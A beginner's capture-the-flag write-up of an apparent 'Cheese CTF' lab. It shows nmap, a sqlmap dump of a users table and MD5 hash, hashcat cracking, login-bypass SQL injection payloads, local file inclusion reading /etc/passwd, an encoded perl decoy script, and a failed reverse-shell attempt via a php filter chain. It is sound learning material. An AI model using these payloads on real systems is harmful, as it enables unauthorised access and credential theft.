
Cheese CTF


By the sight of “Easy” i thought this was a simpler task of getting access into a system as there will be lot of beginner friendly vulnerabilities

So i started using the openvpn in my VM kali as attack OS




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd Downloads

┌──(root㉿kali)-[/home/kali/Downloads]
└─# openvpn --config lol.ovpn
2025-07-12 14:09:16 WARNING: Compression for receiving
enabled. Compression has been used in the past to break
 encryption. Sent packets are not compressed unless "al
low-compression yes" is also set.
2025-07-12 14:09:16 Note: --cipher is not set. OpenVPN
versions before 2.5 defaulted to BF-CBC as fallback whe
n cipher negotiation failed in this case. If you need t
his fallback please add '--data-ciphers-fallback BF-CBC
' to your configuration and/or add BF-CBC to --data-cip
hers.
2025-07-12 14:09:16 Note: '--allow-compression' is not
set to 'no', disabling data channel offload.
2025-07-12 14:09:16 OpenVPN 2.6.12 x86_64-pc-linux-gnu
[SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINF
O] [AEAD] [DCO]
```

After getting a successfull connection i used nmap to scan open ports as open ports are the only one which we can attack



```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.10.52.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-12 14:14 +0530
Nmap scan report for 10.10.52.16
Host is up (0.22s latency).

PORT      STATE SERVICE
1/tcp     open  tcpmux
3/tcp     open  compressnet
4/tcp     open  unknown
6/tcp     open  unknown
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
20/tcp    open  ftp-data
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
24/tcp    open  priv-mail
25/tcp    open  smtp
26/tcp    open  rsftp
30/tcp    open  unknown
32/tcp    open  unknown
33/tcp    open  dsp
37/tcp    open  time
42/tcp    open  nameserver
43/tcp    open  whois
49/tcp    open  tacacs
53/tcp    open  domain
70/tcp    open  gopher
79/tcp    open  finger
80/tcp    open  http
81/tcp    open  hosts2-ns
82/tcp    open  xfer
83/tcp    open  mit-ml-dev
84/tcp    open  ctf
85/tcp    open  mit-ml-dev
88/tcp    open  kerberos-sec
89/tcp    open  su-mit-tg
90/tcp    open  dnsix
99/tcp    open  metagram
```

I tried the port 80 as it is http , and i got a crap website which tells us about some cheese, and after going into all the section i discovered the Login section



10.10.52.16/login.php


Login

Username

'
' OR 1=1 LIMIT 1#
admin' OR '1'='1' --
Username Password ' OR 1=1 -- anything ' OR 1=1 LIMIT 1...


Login

I did some manual SQl injection payloads manually with help of Deepseek but it didnt go as planned, so i opened SQLmap in kali which can do SQLi more efficiently i beleive




```
└─# sqlmap -u "http://10.10.52.16/login" --forms --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.4#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutua
l consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting @ 14:23:59 /2025-07-12/

[14:23:59] [INFO] testing connection to the target URL
[14:24:00] [CRITICAL] page not found (404)

[*] ending @ 14:24:00 /2025-07-12/


┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://10.10.52.16/login.php" --forms --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutua
l consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting @ 14:24:22 /2025-07-12/

[14:24:22] [INFO] testing connection to the target URL
[14:24:24] [INFO] searching for forms
[1/1] Form:
POST http://10.10.52.16/login.php
POST data: username=&password=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: username=&password=] (Warning: blank fields detected):
 username=&password=
do you want to fill blank fields with random values? [Y/n] Y
[14:24:24] [INFO] using '/root/.local/share/sqlmap/output/results-07122025_0224
pm.csv' as the CSV results file in multiple targets mode
[14:24:24] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:24:24] [INFO] testing if the target URL content is stable
[14:24:25] [INFO] target URL content is stable
[14:24:25] [INFO] testing if POST parameter 'username' is dynamic
```

I did attacks to find a database , then for the tables and i got “user” after that i got the username “comte” and a md5 password hash i guess.



```
    Payload: username=Kf2C' AND (SELECT 8821 FROM (SELECT(SLEEP(5)))FQFP) AND 'LKmK'='LKmK&password=KmmM
---
[14:42:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:42:28] [INFO] fetching columns for table 'users' in database 'users'
[14:42:28] [WARNING] time-based comparison requires larger statistical model, please wait.............................
... (done)
[14:42:38] [WARNING] it is very important to not stress the network connection during usage of time-based payloads t
o prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[14:43:19] [INFO] adjusting time delay to 2 seconds due to good response times
3
[14:43:20] [INFO] retrieved: id
[14:43:39] [INFO] retrieved: username
[14:45:15] [INFO] retrieved: password
[14:46:28] [INFO] fetching entries for table 'users' in database 'users'
[14:46:28] [INFO] fetching number of entries for table 'users' in database 'users'
[14:46:28] [INFO] retrieved: 1
[14:46:33] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..................
............ (done)
1
[14:47:03] [INFO] retrieved: 5b0c2e1b4fe1410e47f26feff7f4fc4c
[14:53:22] [INFO] retrieved: comte
[14:54:24] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:54:24] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:54:24] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:54:24] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:54:24] [INFO] starting 2 processes
[14:54:36] [WARNING] no clear password(s) found
Database: users
Table: users
[1 entry]
+----+----------------------------------+----------+
| id | password                         | username |
+----+----------------------------------+----------+
| 1  | 5b0c2e1b4fe1410e47f26feff7f4fc4c | comte    |
+----+----------------------------------+----------+

[14:54:36] [INFO] table 'users.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.52.16/dump/users/users.csv'
[14:54:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.52.16'

[*] ending @ 14:54:36 /2025-07-12/
```


since the pass is in md5 i tried Crackstation and hashcat to Bruteforce and im not quite sure if that is the term i should use , the result was Unfortunately “Exhausted”



```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: 5b0c2e1b4fe1410e47f26feff7f4fc4c
Time.Started.....: Sat Jul 12 15:00:07 2025 (14 secs)
Time.Estimated...: Sat Jul 12 15:00:21 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1015.7 kH/s (0.08ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 40%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ Started: Sat Jul 12 14:59:53 2025
Stopped: Sat Jul 12 15:00:22 2025
```

Then i tried again some manual sqli Time blind based which didnt worked and i tried a Boolean approach , ‘||’1’=’1';-- - with pass as “test” or anything and it worked

refer : https://github.com/payloadbox/sql-injection-payload-list?source=post_page-----5c1e2193880b--------------------------------------




10.10.52.16/secret-script.php?file=supersecretadminpanel.html

The Cheese Shop Admin Panel

Orders

I saw the “file =” and i browsed to /etc/passwd to check if it is vulnerable to LFI- Local file inclusion and BOOM it is and i got some machine or bot script i guesss




10.10.52.16/secret-script.php?file=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/
nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/
sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:112::/run/
uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/
systemd:/usr/sbin/nologin usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:113:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
comte:x:1000:1000:comte:/home/comte:/bin/bash lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
```


The next step to decode this is reverse shelling i believe ,but i have no knowledge in it and proceeding to decode it using Gpt only will not give me any gain i believe so im stopping here

The One thing i noticed is that there is a large number of ports to distract us , and many of them end in some bot scripts or some crap like below




```
/bin/bash      -c      {perl,-e,$0,useSPACEMIME::Base64,cHJpbnQgIlBXTkVEXG4iIHggNSA7ICRfPWBwd2RgOyBwcmludCAiXG51cGxvYWRpbmcgeW91ciBob21lIGRpcmVjdG9yeTogIiwkXywiLi4uIFxuXG4iOw==}      $_=$ARGV[0];~s/SPACE/\t/ig;eval;$_=$ARGV[1];eval(decode_base64($_));
```

Some Failed attempts to do Reverse shell:



```
┌──(root㉿kali)-[/home/kali/php_filter_chain_generator]
└─# curl "http://10.10.52.16/secret-script.php?file=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
comte:x:1000:1000:comte:/home/comte:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
ubuntu:x:1001:1002:Ubuntu:/home/ubuntu:/bin/bash
```



```
┌──(root㉿kali)-[/home/kali/php_filter_chain_generator]
└─# curl -s "http://10.10.52.16/secret-script.php?file=$(cat payload.txt)"
```

The problem i faced was NC (netcat) was not listening anything on 4444